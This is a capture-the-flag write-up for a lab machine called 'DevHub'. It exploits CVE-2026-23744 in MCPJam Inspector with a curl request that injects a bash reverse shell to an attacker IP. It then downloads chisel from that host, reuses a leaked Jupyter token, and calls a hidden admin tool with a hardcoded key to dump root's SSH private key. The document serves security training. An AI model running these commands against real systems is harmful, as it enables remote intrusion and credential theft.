DevHub (Retired Box)

Box Info
| Field | Detail |
|---|---|
| Name | DevHub |
| OS | Linux |
| Difficulty | Medium |
| Release | 2026-05-30 |
| Retire | TBA |
Overview
DevHub is a Medium Linux box themed around an internal developer platform running three services: an MCPJam Inspector instance, a Jupyter analytics environment, and an internal Git repository. I’ll exploit CVE-2026-23744, an unauthenticated RCE vulnerability in MCPJam Inspector v1.4.2 that allows arbitrary command execution by injecting a malicious STDIO command through the /api/mcp/connect endpoint, landing a shell as mcp-dev. From there, I’ll recover a Jupyter token hardcoded in a systemd service file and pivot to the analyst user via the Jupyter API to grab the user flag. For root, I’ll read the source of an internal Flask MCP server (OPSMCP) running on port 5000, discover a hidden admin tool and its API key, call it to dump root’s SSH private key, and SSH in directly.
Recon
Initial Scanning
nmap finds two open TCP ports — 22 and 80:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ sudo nmap -p 22,80 -sCV -oN nmap/devhub.txt 10.129.18.248
Starting Nmap 7.95 ( https://nmap.org ) at 2026-06-06 13:55 WAT
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.15 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 35:78:2e:79:0d:87:13:05:2f:53:8e:e7:3c:55:b6:4c (ECDSA)
|_  256 dd:56:8e:bc:da:b8:38:3e:9a:cd:0b:74:ee:53:85:f8 (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Did not follow redirect to http://devhub.htb/
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OpenSSH 8.9p1 maps to Ubuntu 22.04 (Jammy) — nothing exploitable there without credentials. The HTTP service immediately redirects to devhub.htb, signalling virtual host routing. I add it to /etc/hosts and move to web enumeration.
1
2
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ echo "10.129.18.248 devhub.htb" | sudo tee -a /etc/hosts
Enumeration
TCP 80 — HTTP (devhub.htb)
Browsing to http://devhub.htb reveals an internal developer platform landing page advertising three services:
- MCP Inspector — Active on Port 6274, described as a Model Context Protocol development and debugging tool
- Analytics Dashboard — Jupyter-based analytics environment, restricted to
localhost:8888 - Code Repository — Internal Git server, currently in Maintenance Mode
The tech stack badges at the bottom read: Node.js, Python 3, Jupyter, MCP Protocol, Ubuntu 24.04.


Navigating to port 6274 confirms the MCP Inspector is MCPJam — an open-source MCP server management UI running unauthenticated and exposed to the network.
TCP 6274 — MCPJam Inspector
The version is identifiable as MCPJam Inspector v1.4.2 from the UI footer. A quick search reveals this version is affected by CVE-2026-23744 — a critical (CVSS 9.8) unauthenticated remote code execution vulnerability.
The root cause: MCPJam Inspector binds to
0.0.0.0by default instead of127.0.0.1, and the/api/mcp/connectendpoint accepts unauthenticated requests to install and configure MCP servers. Thecommandfield in STDIO-type server configurations is passed directly to Node.js’schild_process.spawn()without sanitisation, allowing arbitrary command execution.
Rabbit Hole
- Passing the full shell string as
command: The first attempt passed the entire bash reverse shell as thecommandvalue. Node.js’sspawn()treats it as a binary name rather than a shell command, returningENOENT. The fix is splitting the invocation intocommand: "bash"withargs: ["-c", "<payload>"].
Foothold
CVE-2026-23744 gives us unauthenticated RCE via the MCPJam STDIO server configuration endpoint. I’ll start a listener and send a crafted POST to /api/mcp/connect with a bash reverse shell in the args field.
1
2
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ rlwrap -cAr nc -lnvp 9001
1
2
3
4
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ curl -s -X POST http://devhub.htb:6274/api/mcp/connect \
  -H "Content-Type: application/json" \
  -d '{"serverId":"test","serverConfig":{"name":"test","command":"bash","args":["-c","bash -i >& /dev/tcp/10.10.16.35/9001 0>&1"]}}'
The shell lands immediately:
1
2
3
4
listening on [any] 9001 ...
connect to [10.10.16.35] from (UNKNOWN) [10.129.18.248] 55682
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ id
uid=1001(mcp-dev) gid=1001(mcp-dev) groups=1001(mcp-dev)
We’re running as mcp-dev, we discover a analyst user but we don’t have permissions. A lateral move is needed.
Lateral Movement
Internal Service Discovery
Checking listening ports from the foothold shell reveals two internal services:
1
2
3
4
5
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ss -tlnp
State  Recv-Q Send-Q Local Address:Port
LISTEN 0      128        127.0.0.1:8888      0.0.0.0:*
LISTEN 0      128        127.0.0.1:5000      0.0.0.0:*
[snip]
Port 8888 is the Jupyter instance advertised on the landing page. Port 5000 is new — a quick curl reveals it:
1
2
3
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ curl -s http://127.0.0.1:5000/
{"auth":"Required - X-API-Key header","endpoints":["/tools/list","/tools/call","/health"],
"server":"OPSMCP","status":"operational","version":"2.1.0"}
OPSMCP is an internal MCP server requiring an API key. I’ll park that for now.
Let’s enumerate further for anything interesting in OPSMCP
1
2
3
4
5
6
7
8
9
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ find /opt -name "opsmcp*" -o -name "*opsmcp*" 2>/dev/null
/opt/opsmcp
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ ls -la /opt/opsmcp/
total 16
drwxr-xr-x 2 analyst analyst 4096 May 26 08:42 .
drwxr-xr-x 4 root    root    4096 May 26 08:42 ..
-rw-r----- 1 analyst analyst 6021 Mar 16 21:49 server.py
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ cat /opt/opsmcp/server.py
cat: /opt/opsmcp/server.py: Permission denied
We are unable to read the contents of the interesting scipt found. Let’s note the location of the script and move on to something else.
Jupyter Token Leak
Further enumeration of the OPSMP service reveals the systemd service files are world-readable. The Jupyter service exposes everything:
1
2
3
4
5
6
7
mcp-dev@devhub:/opt/mcpjam/node_modules/@mcpjam/inspector$ cat /etc/systemd/system/jupyter.service
[Service]
User=analyst
Environment=JUPYTER_TOKEN=a7f3b2c9d4e5f6a7b8c9d0e1f2a3b4c5d6e7f8a7
ExecStart=/home/analyst/jupyter-env/bin/jupyter lab --ip=127.0.0.1 --port=8888
  --ServerApp.token='a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7'
[snip]
Token: a7f3b2c9d8e1f4a5b6c7d8e9f0a1b2c3d4e5f6a7. Jupyter runs as analyst — this is the lateral move.
I’ll forward port 8888 to Kali using chisel for a clean browser-based interaction:
1
2
3
4
5
6
7
# Kali — serve chisel and start the reverse server
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ ./chisel server -p 1337 --reverse

# mcp-dev shell — download and connect
mcp-dev@devhub:/tmp$ curl http://10.10.16.35:8000/chisel -o chisel && chmod +x chisel
mcp-dev@devhub:/tmp$ ./chisel client 10.10.16.35:1337 R:8888:127.0.0.1:8888 R:5000:127.0.0.1:5000

Browsing to http://127.0.0.1:8888 and entering the token gives full Jupyter access as analyst.
User Flag

From a new Jupyter notebook cell:
1
2
import os
os.popen('cat /home/analyst/user.txt').read()
1
'1c13145572bf5bb7b2bc2f46af847d8c'
Privilege Escalation
OPSMCP Source Code
Now running as analyst, the OPSMCP server source at /opt/opsmcp/server.py is readable (it’s owned by analyst):
1
2
import os
print(os.popen('cat /opt/opsmcp/server.py').read())
The source reveals two critical pieces of information.

First, the API key:
1
VALID_API_KEY = "opsmcp_secret_key_4f5a6b7c8d9e0f1a"
Second, a hidden tool not listed in /tools/list — ops._admin_dump — with a target=ssh_keys option that reads /root/.ssh/id_rsa and returns its contents. The OPSMCP service runs as root per the systemd unit file, meaning this tool call reads root’s private key with root privileges.
1
2
3
4
cat /etc/systemd/system/opsmcp.service
[Service]
User=root
ExecStart=/home/analyst/jupyter-env/bin/python3 /opt/opsmcp/server.py
Dumping Root’s SSH Key
From Kali (port 5000 is forwarded via chisel):
1
2
3
4
5
6
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ curl -s -X POST http://127.0.0.1:5000/tools/call \
  -H "X-API-Key: opsmcp_secret_key_4f5a6b7c8d9e0f1a" \
  -H "Content-Type: application/json" \
  -d '{"name":"ops._admin_dump","arguments":{"target":"ssh_keys","confirm":true}}'
{"note":"Emergency recovery key dump","root_private_key":"-----BEGIN OPENSSH PRIVATE KEY-----\nb3BlbnNzaC1rZXktdjEA...","target":"ssh_keys"}
Root Flag
Root’s private key comes back in the response. I save it and SSH in:
1
2
3
4
5
6
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ chmod 600 root_key
┌──(sicario㉿kali)-[~/HacktheBox/DevHub]
└─$ ssh -i root_key root@10.129.18.248
root@devhub:~# id
uid=0(root) gid=0(root) groups=0(root)
Tools Used
| Tool | Purpose |
|---|---|
| nmap | Service/version detection on confirmed ports |
| curl | API enumeration and CVE exploitation |
| chisel | TCP port forwarding to expose internal services |
| rlwrap | Readline wrapper for stable reverse shell |
| nc | Reverse shell listener |
Key Takeaways
- Developer tools are not designed for exposure: MCPJam Inspector was built for local development. Its decision to bind on
0.0.0.0by default transforms a useful dev tool into a zero-auth RCE endpoint the moment it’s internet-facing. This is a recurring pattern in CTF and real-world environments — tools like Jupyter, Prometheus, and various MCP inspectors are routinely misconfigured this way. - Systemd service files are a goldmine: Credentials, tokens, and environment variables hardcoded in
Environment=directives are world-readable by default. Always check/etc/systemd/system/during Linux post-exploitation enumeration. - Hidden API endpoints are a real attack surface: The OPSMCP server exposed a destructive
ops._admin_dumptool that wasn’t listed in/tools/list. Reading source code — when accessible — reveals what the API intentionally hides from its public surface. - Port forwarding with chisel simplifies internal pivots: When dealing with localhost-only services, chisel’s reverse tunnel mode is fast and reliable. Forwarding multiple ports in a single command (
R:8888:... R:5000:...) keeps the pivot clean.
Further Reading
CVEs & Exploits
| Reference | Description |
|---|---|
| CVE-2026-23744 | Unauthenticated RCE in MCPJam Inspector <= 1.4.2 via exposed HTTP endpoint on all interfaces |
| CVE-2025-49596 | Related MCP Inspector RCE requiring user interaction — predecessor to CVE-2026-23744 |
Tools & Techniques
| Resource | Description |
|---|---|
| Chisel GitHub | Fast TCP tunnel over HTTP — reverse tunnel mode for pivoting to internal services |
| HackTricks — Linux Privilege Escalation | Comprehensive Linux privesc methodology including service file enumeration |
| PayloadsAllTheThings — Reverse Shell Cheatsheet | Bash reverse shell one-liners and spawn techniques |
| Jupyter REST API Docs | Jupyter Server REST API reference — kernel and contents endpoints |